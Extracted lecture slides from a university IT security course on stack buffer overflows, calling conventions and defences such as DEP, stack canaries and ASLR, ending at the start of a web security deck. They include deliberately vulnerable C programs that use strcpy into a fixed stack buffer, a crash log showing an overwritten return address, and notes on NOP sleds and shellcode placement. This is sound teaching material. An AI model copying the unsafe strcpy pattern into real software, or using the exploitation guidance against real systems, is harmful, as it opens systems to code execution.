



Calling conventions

- Example calling conventions for x86
 - **cdecl**: the above described, caller cleans up the arguments, arguments are placed from right to left
 - **fastcall**: similar to cdecl, but some arguments (typically first two) are passed in registers (MS VC and GCC)
 - **thiscall**: used in C++, this pointer is passed on automatically (through stack by GCC or by using registers in MS VC)
- Calling conventions for x64
 - **Microsoft x64**: first 4 arguments are passed onto registers, additional arguments are pushed onto the stack (right to left), separate registers for floating point data
 - **System V AMD64 ABI**: followed on Solaris, Linux, FreeBSD, macOS; first six integer or pointer arguments are passed in registers, additional arguments are passed on the stack, separate registers for floating point data
- And there are many more conventions! (e.g. ARM, PowerPC, SPARC...)

Purpose of the EBP register

- EBP register is used to point to the middle of the actual stack frame
 - Not to the top of the stack! (that's ESP)
 - Needs to be updated during every function call
- EBP points to where the caller's EBP is saved
 - Local variables are at EBP-x
 - Return address is at EBP+4
 - Parameters are at EBP+8, EBP+12, ...





The basic idea of stack overflow

Stack overflow


- Stack overflow occurs
 - when a procedure copies user-controlled data to a local buffer on the stack without verifying its size.
- Dangerous functions
 - strcpy, sprintf, strcat, gets, fgets, memcpy, ...
- Local data overwrites other values on the stack up to return address
- When the procedure returns, EIP is set to the address residing at the location of the return address → control flow can be changed
- Insert code to that modified address → „will be executed”

Stack overflow vulnerability



```
1 #include <stdio.h>
2 #include <string.h>
3
4 void vulnerable_function(char *input) {
5     int local_num = 13;
6     char buffer[8];
7     strcpy(buffer, input);
8     printf("Local num is: %d\n", local_num);
9     printf("Buffer is: %s\n", buffer);
10 }
11
12 int main(int argc, char* argv[]) {
13     int k=3;
14     vulnerable_function(argv[1]);
15     return 0;
16 }
```


The buffer can
overflow!



Overwriting the return address

- No boundary check
 - A long input causes strcpy to write over the boundaries of the local buffer:
e.g. input: ABABABABABABABABABABAB
- The return address can be overwritten
 - This is exploitable


```
[92801.217602] vulnerable_app[29676]:  
segfault at 41424142  
ip 41424142  
sp bffff320  
error 4
```



Stack overflow – custom shellcode

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void vulnerable_function(char *input) {
5     char buffer[100];
6     strcpy(buffer, input);
7     printf("Buffer is: %s\n", buffer);
8 }
9
10 int main(int argc, char* argv[]) {
11     vulnerable_function(argv[1]);
12     return 0;
13 }
```

EIP →



Stack overflow

- NOP sled: Put in front of the shellcode and jump into that area
 - Reason to apply: Bigger chance to find our shellcode
 - » Instructions should always reach the beginning of the shellcode
 - On local systems the position of return address can be calculated (no ASLR)
 - Remote addresses are unknown
 - The simplest version is a sequence of 0x90 (no operations - nop)
- Where to put the shellcode?
 - Into *the local buffer* with a proceeding nop sled
 - » Remote attacks possible, but the memory page the buffer residing at must be executable. The location of the buffer must be known.
 - Into *environment variables*
 - » Easy to implement. Good for tiny buffers, however, only for local attacks.
Stack must be executable
 - *Address of a function* inside the program
 - » Remote attacks are possible with non-executable stack. More frames to put on stack.

Countermeasures

Defense Strategies

- Formally proving software correct
 - guarantees that the code is bug free (according to a given specification)
- Rewriting the software in a safe programming language
- Software testing
 - To discover software flaws before they can do any harm
- Mitigations
 - protect a system in the presence of unpatched or unknown vulnerabilities

Defense Strategies - Software Verification

- Software verification proves the correctness of code according to a given specification
- The security constraints are encoded and given as configuration to the verification process
- Different forms of formal verification exist:
 - bounded model checking
 - abstract interpretation
- All of them prove that a given piece of code conforms to the formal specification and guarantee that no violations of the security policy are possible

Defense Strategies – Language Solution

- Goal: enforce security properties as part of the programming language, protecting the programmer from making mistakes
- *Java* is popular programming language that enforces both type safety and memory safety as part of the programming language and its runtime system
- *Rust* enforces memory safety and data race freedom through ownership tracking and a strict type system
 - the clear ownership in Rust prohibits concurrent modification and allows the compiler to check memory ownership during compilation
 - Rust gives strong memory safety, type safety, and data race freedom guarantees at negligible performance overhead at the cost of a steep learning curve as the programmer must make all ownership assumptions explicit when writing code

Defense Strategies – Testing

- Testing is the process of *executing a program to find flaws*
- This process is orthogonal to software development and, if done correctly, is integrated into the development process to allow for continuous software testing
- Both *functional* and *operational* requirements are testable.
- Security requirements are *not directly testable* as, e.g, the absence of bugs is hard to prove
 - for applications written in C/C++ we can indirectly test that memory safety and type safety guarantees hold by observing the effects of testing
 - instead of checking the correct computation of the result we measure if the program crashes or is terminated through a security exception

Defense Strategies – Testing

- Manual Testing
 - Test-driven development
 - Continuous integration system
- Sanitizers
 - AddressSanitizer
 - LeakSanitizer
 - MemorySanitizer
- Fuzzing
 - Dynamic analysis
 - AFL
- Symbolic Execution
 - Between static and dynamic analysis

Defense Strategies – Mitigations

- The *last line of defense* against software flaws that violate low level security policies such as memory safety, type safety, or integer overflows
 - logic flaws are out of scope for mitigations as they are dependent on the requirements and specification of an application
- Mitigations can check for policy violations at runtime
 - generally result in some performance overhead due to these additional checks
- Last hope for legacy applications!
 - compatibility issues may occur

Defense Strategies – Mitigations


- Majority of mitigations are therefore designed to incur negligible performance or memory overhead, at the *trade-off* of *lower security guarantees*
 - mitigations protect against unpatched and unknown bugs and, therefore, against an abstract risk
 - the cost of running the mitigation is real
 - » Performance overhead: FreeBSD vs. HardenedBSD
- Are there any system defenses that can help?



DEP



canaries



ASLR

DEP – Data Execution Prevention

- The idea is to separate executable memory locations from writeable ones
 - e.g., the stack should be writeable, but non-executable
 - programs are usually executable, but should not be writeable
 - » except for dynamic loading of modules!
- Usually implemented at the memory management level
 - memory pages that hold data can be set to be non-executable (NX bit)
- Or the computer architecture is designed with this in mind
 - example: Harvard architecture
 - physically separated memory for data and code (different buses)
 - CPU can fetch instructions and data at the same time
 - memory for data is non-executable


Canaries

- Canaries were used in coal mines to detect carbon monoxide



...

- A *stack canary* is a 32-bit value inserted between the return address and local variables by the function prologue
 - you can enable this in your compiler
 - needs recompilation of existing programs
- The function epilogue checks if the canary has been altered



...

ASLR

- Address Space Layout Randomization
 - the OS chooses the position in memory of the key data and program areas randomly (stack, .data, .text, shared libraries, ...)
- why is this good?
 - buffer overflow: the attacker can't predict the address of the shellcode
 - return-to-libc: the attacker can't predict the address of the library function
 - ROP: the attacker can't predict the address of the gadgets
- implementations are available for both Linux and Windows
 - Linux kernel > 2.6.11
 - Windows Vista, ...
- How about embedded systems and IoT devices???

History of ASLR

- "the Linux PaX project first coined the term ASLR, and published the first design and implementation of ASLR in July 2001 as a patch for the Linux kernel"
- The PaX Team is founded by *pipacs*, a Hungarian "hacker"
 - **actually a graduate from BME!**
- pipacs/PaX Team won the Pwnie lifetime achievement award in 2011
 - the Pwnie Awards recognize excellence in the field of information security
 - winners are selected by a committee of security industry professionals
 - awards are presented yearly at the Black Hat Security Conference




Weaknesses of ASLR

- ASLR on 32-bit architectures is limited by the number of bits available for address randomization
 - only 16 of the 32 address bits are randomized
 - 16 bits of address randomization can be defeated by brute force attack in minutes
- ASLR on 64-bit architectures is better
 - 40 bits of 64 are available for randomization
 - brute force attacks for 40-bit randomization may be possible, but it is unlikely to go unnoticed
 - » machine will crash many times

That's all folks!

- We have covered quite a lot:
 - simple buffer overflows
 - » basic idea and realistic settings
 - » shell code construction
 - countermeasures
 - » canaries, DEP, ASLR
 - » don't prevent overwriting non-control data!
- Research suggests that buffer overflows will be with us for quite some time
 - embedded systems are still programmed in C
 - countermeasures may not be available
- Best avoid them in your code!

IT security education program (BSc, MSc)



more info: <http://www.crysys.hu/education/>

Control questions

- Which programming languages are most affected by the buffer overflow problem?
- What is a stack frame? Where on the stack are function parameters and local variables placed?
- What is the main idea of stack overflow?
- Where can the attacker's code be injected in a stack overflow attack?
- What else than a return address can be overwritten in a stack overflow attack?
- Besides stack overflow, what other memory corruption attacks do you know?

Control questions

- What is a shell code?
- What is a NOP sled? Why is it used?
- Why 0x00 bytes should be avoided in shell codes?
How to avoid them?
- What countermeasures do you know against stack overflow attacks? How do they make the task of an attacker harder?



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Web Security

VIHIAC01 – IT Security, 2023

András Gazdag

CrySyS Lab, BME

agazdag@crysys.hu

Contents

■ Web Security

- General Problems
- Network Communication
- Server-Side Attacks
- Client-Side Attacks

■ Browser Security


- Most common bugs
- Security in Google Chrome
- Sandboxing
- Bug Bounty





Web architecture background

Universal Resource Locator (URL)




- *Scheme*: indicates the protocol
- *Authority*: the domain and the port separated by a colon
- *Path*: path to the resource on the Web server
- *Parameters*: a list of key/value pairs separated with the & symbol
- *Anchor*: represents a sort of "bookmark" inside the resource (aka fragment identifier)

+1 optional: username before the authority


https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL

HyperText Transfer Protocol (HTTP)

